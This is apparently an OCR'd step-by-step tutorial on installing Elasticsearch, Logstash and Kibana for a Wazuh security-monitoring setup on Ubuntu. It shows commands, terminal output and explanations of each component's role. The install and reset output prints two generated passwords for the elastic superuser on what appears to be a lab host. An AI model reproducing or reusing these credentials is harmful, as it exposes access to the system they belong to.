


- **Analyzing Rules analysis**




2. Install and Configure Elasticsearch:


- **Install Java (Required for Logstash)**
- **Elasticsearch and Logstash require Java. Install it with:**
- ***"sudo apt install openjdk-11-jdk -y"***



- **Verify Java installation:**
- ***"java -version"***



- **Import the Elastic GPG Key:**
- ***"wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o /usr/share/keyrings/elastic-keyring.gpg"***



- **Add the Elastic Repository:**
- ***"echo "deb [signed-by=/usr/share/keyrings/elastic-keyring.gpg] https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-8.x.list"***

```
ravan@DEBRIA:~$ echo "deb [signed-by=/usr/share/keyrings/elastic-keyring.gpg] ht
tps://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee /etc/apt/sou
rces.list.d/elastic-8.x.list
deb [signed-by=/usr/share/keyrings/elastic-keyring.gpg] https://artifacts.elasti
c.co/packages/8.x/apt stable main
```

- **Install Elasticsearch:**
- ***"sudo apt update && sudo apt install elasticsearch -y"***

```
ravan@DEBRIA:~$ sudo apt update
Hit:1 http://pk.archive.ubuntu.com/ubuntu jammy InRelease
Hit:2 http://pk.archive.ubuntu.com/ubuntu jammy-updates InRelease

Hit:3 http://pk.archive.ubuntu.com/ubuntu jammy-backports InRelease

Hit:4 https://packages.wazuh.com/4.x/apt stable InRelease

Get:5 http://security.ubuntu.com/ubuntu jammy-security InRelease [129 kB]

Get:6 https://artifacts.elastic.co/packages/8.x/apt stable InRelease [10.4 kB]
Get:7 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 Packages [
133 kB]
Get:8 http://security.ubuntu.com/ubuntu jammy-security/main amd64 DEP-11 Metadat
a [43.1 kB]
Get:9 http://security.ubuntu.com/ubuntu jammy-security/restricted amd64 DEP-11 M
etadata [208 B]
Get:10 http://security.ubuntu.com/ubuntu jammy-security/universe amd64 DEP-11 Me
tadata [125 kB]
```

```
ravan@DEBRIA:~$ sudo apt install elasticsearch -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  elasticsearch
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
Need to get 636 MB of archives.
After this operation, 1,210 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 elasticsearch amd64 8.17.1 [636 MB]
Fetched 636 MB in 4min 44s (2,242 kB/s)
Selecting previously unselected package elasticsearch.
(Reading database ... 324013 files and directories currently installed.)
Preparing to unpack .../elasticsearch_8.17.1_amd64.deb ...
Creating elasticsearch group... OK
Creating elasticsearch user... OK
Unpacking elasticsearch (8.17.1) ...
Setting up elasticsearch (8.17.1) ...
--------------------------- Security autoconfiguration information ----------------------------

Authentication and authorization are enabled.
TLS for the transport and HTTP layers is enabled and configured.

The generated password for the elastic built-in superuser is : sj46nH-iDBaoSHrx1dGk

If this node should join an existing cluster, you can reconfigure this with
'/usr/share/elasticsearch/bin/elasticsearch-reconfigure-node --enrollment-token <token-here>'
after creating an enrollment token on your existing cluster.

You can complete the following actions at any time:

Reset the password of the elastic built-in superuser with
'/usr/share/elasticsearch/bin/elasticsearch-reset-password -u elastic'.

Generate an enrollment token for Kibana instances with
 '/usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s kibana'.

Generate an enrollment token for Elasticsearch nodes with
'/usr/share/elasticsearch/bin/elasticsearch-create-enrollment-token -s node'.

-------------------------------------------------------------------------------------------
```

Enable and Start Elasticsearch:

- ***"sudo systemctl enable --now elasticsearch"***
- ***"sudo systemctl daemon-reload"***
- ***"sudo systemctl start elasticsearch.service"***

```
ravan@DEBRIA:~$ sudo systemctl enable --now elasticsearch
Created symlink /etc/systemd/system/multi-user.target.wants/elasticsearch.service → /lib/systemd/system/elasticsearch.service.
ravan@DEBRIA:~$ sudo systemctl daemon-reload
ravan@DEBRIA:~$ sudo systemctl start elasticsearch.service
ravan@DEBRIA:~$
```

- ***"sudo systemctl status elasticsearch.service"***

```
ravan@DEBRIA:~$ sudo systemctl status elasticsearch.service
● elasticsearch.service - Elasticsearch
     Loaded: loaded (/lib/systemd/system/elasticsearch.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2025-02-02 16:50:09 PKT; 2min 16s ago
       Docs: https://www.elastic.co
   Main PID: 11828 (java)
      Tasks: 118 (limit: 4551)
     Memory: 1.7G
        CPU: 1min 29.096s
     CGroup: /system.slice/elasticsearch.service
             ├─11828 /usr/share/elasticsearch/jdk/bin/java -Xms4m -Xmx64m -XX:+UseSerialGC -Dcli.name=server -Dcli.script=/usr/share/elasticsearch/bin/elasticsearch -Dcli.li>
             ├─11887 /usr/share/elasticsearch/jdk/bin/java -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cache.negative.ttl=10 -XX:+AlwaysPreTouch -Xss1m -Djava.awt.h>
             └─11938 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller

16:49:33 02 فروری DEBRIA systemd[1]: Starting Elasticsearch...
16:49:39 02 فروری DEBRIA systemd-entrypoint[11887]: CompileCommand: dontinline java/lang/invoke/MethodHandle.setAsTypeCache bool dontinline = true
16:49:39 02 فروری DEBRIA systemd-entrypoint[11887]: CompileCommand: dontinline java/lang/invoke/MethodHandle.asTypeUncached bool dontinline = true
16:50:09 02 فروری DEBRIA systemd[1]: Started Elasticsearch.
lines 1-17/17 (END)
```

Purpose of Elasticsearch in Wazuh

- Stores logs and security events.
- Enables fast searching and data retrieval.
- Works with Kibana for visualization.

3. Installing Logstash

- ***Install Logstash:***
- ***sudo apt install logstash -y***

```
ravan@DEBRIA:~$ sudo apt install logstash -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  logstash
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
Need to get 436 MB of archives.
After this operation, 715 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 logstash amd64 1:8.17.1-1 [436 MB]
Fetched 436 MB in 2min 14s (3,244 kB/s)
Selecting previously unselected package logstash.
(Reading database ... 325538 files and directories currently installed.)
Preparing to unpack .../logstash_1%3a8.17.1-1_amd64.deb ...
Unpacking logstash (1:8.17.1-1) ...
Setting up logstash (1:8.17.1-1) ...
ravan@DEBRIA:~$
```

- ***Enable and Start Logstash:***
- ***sudo systemctl enable --now logstash***

```
ravan@DEBRIA:~$ sudo systemctl enable --now logstash
Created symlink /etc/systemd/system/multi-user.target.wants/logstash.service → /lib/systemd/system/logstash.service.
ravan@DEBRIA:~$
```

- ***Verify Logstash is Running:***
- ***sudo systemctl status logstash***

```
ravan@DEBRIA:~$ sudo systemctl status logstash
● logstash.service - logstash
     Loaded: loaded (/lib/systemd/system/logstash.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2025-02-02 19:39:37 PKT; 4s ago
   Main PID: 20869 (java)
      Tasks: 29 (limit: 4551)
     Memory: 207.9M
        CPU: 9.414s
     CGroup: /system.slice/logstash.service
             └─20869 /usr/share/logstash/jdk/bin/java -Xms1g -Xmx1g -Djava.awt.headless=true -Dfile.encoding=UTF-8 -Djruby.compile.invokedynamic=true -XX:+HeapDumpOnOutOfMem

19:39:37 02 فروري DEBRIA systemd[1]: Started logstash.
19:39:37 02 فروري DEBRIA logstash[20869]: Using bundled JDK: /usr/share/logstash/jdk

ravan@DEBRIA:~$
```

Key Features

- Ingests, processes, and transforms logs before sending them to Elasticsearch.
- Helps with data normalization and parsing.

4. Install Kibana

- ***Install Kibana:***
- ***sudo apt install kibana -y***


```
ravan@DEBRIA:~$ sudo apt install kibana -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  kibana
0 upgraded, 1 newly installed, 0 to remove and 1 not upgraded.
Need to get 347 MB of archives.
After this operation, 1,073 MB of additional disk space will be used.
Get:1 https://artifacts.elastic.co/packages/8.x/apt stable/main amd64 kibana amd64 8.17.1 [347 MB]
Fetched 347 MB in 2min 4s (2,799 kB/s)
Selecting previously unselected package kibana.
(Reading database ... 340059 files and directories currently installed.)
Preparing to unpack .../kibana_8.17.1_amd64.deb ...
Unpacking kibana (8.17.1) ...
Setting up kibana (8.17.1) ...
Creating kibana group... OK
Creating kibana user... OK
Kibana is currently running with legacy OpenSSL providers enabled! For details and instructions on how to disable see https://www.elastic.co/guide/en/kibana/8.17/production.h
tml#openssl-legacy-provider
Created Kibana keystore in /etc/kibana/kibana.keystore
ravan@DEBRIA:~$
```

- ***Enable and Start Kibana:***
- ***sudo systemctl enable --now kibana***

```
ravan@DEBRIA:~$ sudo systemctl enable --now kibana
Created symlink /etc/systemd/system/multi-user.target.wants/kibana.service → /lib/systemd/system/kibana.service.
ravan@DEBRIA:~$
```

Access Kibana UI:

- ***Open your browser and go to:***
- ***http://localhost:5601***



- ***Now update the Kibana config:***
- ***sudo nano /etc/kibana/kibana.yml***

```
ravan@DEBRIA:~$ sudo nano /etc/kibana/kibana.yml
ravan@DEBRIA:~$
```

- ***Uncomment and set:***
- ***server.host: "0.0.0.0"***

```
# For more configuration options see the configuration guide for Kibana in
# https://www.elastic.co/guide/index.html

# ==================== System: Kibana Server ====================
# Kibana is served by a back end server. This setting specifies the port to use.
#server.port: 5601

# Specifies the address to which the Kibana server will bind. IP addresses and host names are both valid values.
# The default is 'localhost', which usually means remote machines will not be able to connect.
# To allow connections from remote users, set this parameter to a non-loopback address.
server.host: 0.0.0.0

# Enables you to specify a path to mount Kibana at if you are running behind a proxy.
```

- ***Restart Kibana:***
- ***sudo systemctl restart kibana***

```
ravan@DEBRIA:~$ sudo systemctl restart kibana
ravan@DEBRIA:~$
```

- ***"sudo systemctl status kibana"***

```
ravan@DEBRIA:~$ sudo systemctl status kibana
● kibana.service - Kibana
     Loaded: loaded (/lib/systemd/system/kibana.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2025-02-02 19:52:14 PKT; 31s ago
       Docs: https://www.elastic.co
   Main PID: 24288 (node)
      Tasks: 11 (limit: 4551)
     Memory: 364.0M
        CPU: 17.376s
     CGroup: /system.slice/kibana.service
             └─24288 /usr/share/kibana/bin/../node/glibc-217/bin/node /usr/share/kibana/bin/../src/cli/dist

19:52:16 02 فروري DEBRIA kibana[24288]: Native global console methods have been overridden in production environment.
19:52:18 02 فروري DEBRIA kibana[24288]: [2025-02-02T19:52:18.561+05:00][INFO ][root] Kibana is starting
19:52:18 02 فروري DEBRIA kibana[24288]: [2025-02-02T19:52:18.611+05:00][INFO ][node] Kibana process configured with roles: [background_tasks, ui]
19:52:31 02 فروري DEBRIA kibana[24288]: [2025-02-02T19:52:31.790+05:00][INFO ][plugins-service] The following plugins are disabled: "cloudChat,cloudExperiments,cloudFullStor>
19:52:31 02 فروري DEBRIA kibana[24288]: [2025-02-02T19:52:31.889+05:00][INFO ][http.server.Preboot] http server running at http://0.0.0.0:5601
19:52:32 02 فروري DEBRIA kibana[24288]: [2025-02-02T19:52:32.163+05:00][INFO ][plugins-system.preboot] Setting up [1] plugins: [interactiveSetup]
19:52:32 02 فروري DEBRIA kibana[24288]: [2025-02-02T19:52:32.192+05:00][INFO ][preboot] "interactiveSetup" plugin is holding setup: Validating Elasticsearch connection confi>
19:52:32 02 فروري DEBRIA kibana[24288]: [2025-02-02T19:52:32.258+05:00][INFO ][root] Holding setup until preboot stage is completed.
19:52:39 02 فروري DEBRIA kibana[24288]: i Kibana has not been configured.
19:52:39 02 فروري DEBRIA kibana[24288]: Go to http://0.0.0.0:5601/?code=320002 to get started.
lines 1-21/21 (END)
```

Key Features

- Visualizes logs and security events.
- Provides a dashboard for monitoring security incidents.

5. Testing Everything

- ***Ensuring all services are running:***
- ***sudo systemctl status elasticsearch***

```
ravan@DEBRIA:~$ sudo systemctl status elasticsearch
sudo systemctl status logstash
sudo systemctl status kibana
● elasticsearch.service - Elasticsearch
     Loaded: loaded (/lib/systemd/system/elasticsearch.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2025-02-02 19:33:55 PKT; 28min ago
       Docs: https://www.elastic.co
   Main PID: 19946 (java)
      Tasks: 105 (limit: 4551)
     Memory: 2.6G
        CPU: 3min 14.306s
     CGroup: /system.slice/elasticsearch.service
             ├─19946 /usr/share/elasticsearch/jdk/bin/java -Xms4m -Xmx64m -XX:+UseSerialGC -Dcli.name=server -Dcli.script=/usr/share/elasticsearch/bin/elasticsearch -Dcli.li
             ├─20010 /usr/share/elasticsearch/jdk/bin/java -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cache.negative.ttl=10 -XX:+AlwaysPreTouch -Xss1m -Djava.awt.h
             └─20039 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller

19:33:06 02 فروری DEBRIA systemd[1]: Starting Elasticsearch...
19:33:21 02 فروری DEBRIA systemd-entrypoint[20010]: CompileCommand: dontinline java/lang/invoke/MethodHandle.setAsTypeCache bool dontinline = true
19:33:21 02 فروری DEBRIA systemd-entrypoint[20010]: CompileCommand: dontinline java/lang/invoke/MethodHandle.asTypeUncached bool dontinline = true
19:33:55 02 فروری DEBRIA systemd[1]: Started Elasticsearch.
lines 1-17/17 (END)
```

- ***sudo systemctl status logstash***

```
● logstash.service - logstash
     Loaded: loaded (/lib/systemd/system/logstash.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2025-02-02 20:03:13 PKT; 10s ago
   Main PID: 27165 (java)
      Tasks: 30 (limit: 4551)
     Memory: 427.4M
        CPU: 35.107s
     CGroup: /system.slice/logstash.service
             └─27165 /usr/share/logstash/jdk/bin/java -Xms1g -Xmx1g -Djava.awt.headless=true -Dfile.encoding=UTF-8 -Djruby.compile.invokedynamic=true -XX:+HeapDumpOnOutOfMem

20:03:13 02 فروری DEBRIA systemd[1]: Started logstash.
20:03:13 02 فروری DEBRIA logstash[27165]: Using bundled JDK: /usr/share/logstash/jdk
lines 1-12/12 (END)
```

- ***sudo systemctl status kibana***

```
● kibana.service - Kibana
     Loaded: loaded (/lib/systemd/system/kibana.service; enabled; vendor preset: enabled)
     Active: active (running) since Sun 2025-02-02 19:52:14 PKT; 11min ago
       Docs: https://www.elastic.co
   Main PID: 24288 (node)
      Tasks: 11 (limit: 4551)
     Memory: 283.4M
        CPU: 21.837s
     CGroup: /system.slice/kibana.service
             └─24288 /usr/share/kibana/bin/../node/glibc-217/bin/node /usr/share/kibana/bin/../src/cli/dist

19:52:31 02 فروری DEBRIA kibana[24288]: [2025-02-02T19:52:31.790+05:00][INFO ][plugins-service] The following plugins are disabled: "cloudChat,cloudExperiments,cloudFullStor
19:52:31 02 فروری DEBRIA kibana[24288]: [2025-02-02T19:52:31.889+05:00][INFO ][http.server.Preboot] http server running at http://0.0.0.0:5601
19:52:32 02 فروری DEBRIA kibana[24288]: [2025-02-02T19:52:32.163+05:00][INFO ][plugins-system.preboot] Setting up [1] plugins: [interactiveSetup]
19:52:32 02 فروری DEBRIA kibana[24288]: [2025-02-02T19:52:32.192+05:00][INFO ][preboot] "interactiveSetup" plugin is holding setup: Validating Elasticsearch connection confi
19:52:32 02 فروری DEBRIA kibana[24288]: [2025-02-02T19:52:32.258+05:00][INFO ][root] Holding setup until preboot stage is completed.
19:52:39 02 فروری DEBRIA kibana[24288]: i Kibana has not been configured.
19:52:39 02 فروری DEBRIA kibana[24288]: Go to http://0.0.0.0:5601/?code=320002 to get started.
19:59:56 02 فروری DEBRIA kibana[24288]: [2025-02-02T19:59:56.692+05:00][ERROR][plugins.interactiveSetup.elasticsearch] Host "https://localhost:9200" is not a valid Elasticse
20:00:34 02 فروری DEBRIA kibana[24288]: [2025-02-02T20:00:34.464+05:00][ERROR][plugins.interactiveSetup.elasticsearch] Unable to connect to host "https://192.168.217.134:920
20:00:56 02 فروری DEBRIA kibana[24288]: [2025-02-02T20:00:56.617+05:00][ERROR][plugins.interactiveSetup.elasticsearch] Unable to connect to host "https://192.168.217.134:920
lines 1-21/21 (END)
```

- **Resetting the key to access web without any error.**
- ***sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password -u elastic***

```
ravan@DEBRIA:~$ sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password -u elastic
This tool will reset the password of the [elastic] user to an autogenerated value.
The password will be printed in the console.
Please confirm that you would like to continue [y/N]y


Password for the [elastic] user successfully reset.
New value: 04=ccfSTVW-u+nMZp2EP
```

➢ Purpose of Elasticsearch in Wazuh

Elasticsearch is used in Wazuh as the storage and search engine. It stores logs, security events, and alerts generated by Wazuh agents. Wazuh sends data to Elasticsearch, and then you use Kibana (or Wazuh's dashboard) to analyze that data.


- Do You Need to Create Agents Again in Elasticsearch?


No, you do not need to create the agents again in Elasticsearch. Agents are managed by Wazuh Manager, which sends data to Elasticsearch. If your Wazuh Manager is properly configured to connect with Elasticsearch, agents will continue sending logs, and you can analyze them in Kibana.


- **Should Wazuh Manager and Elasticsearch be Connected?**

Yes, Wazuh Manager and Elasticsearch must be connected. Wazuh Manager collects logs from agents, analyzes them, and then forwards relevant data to Elasticsearch for storage and search. You can check the connection by running:

- ***http://192.168.217.134:5601*, accessing Elastic web interface.**

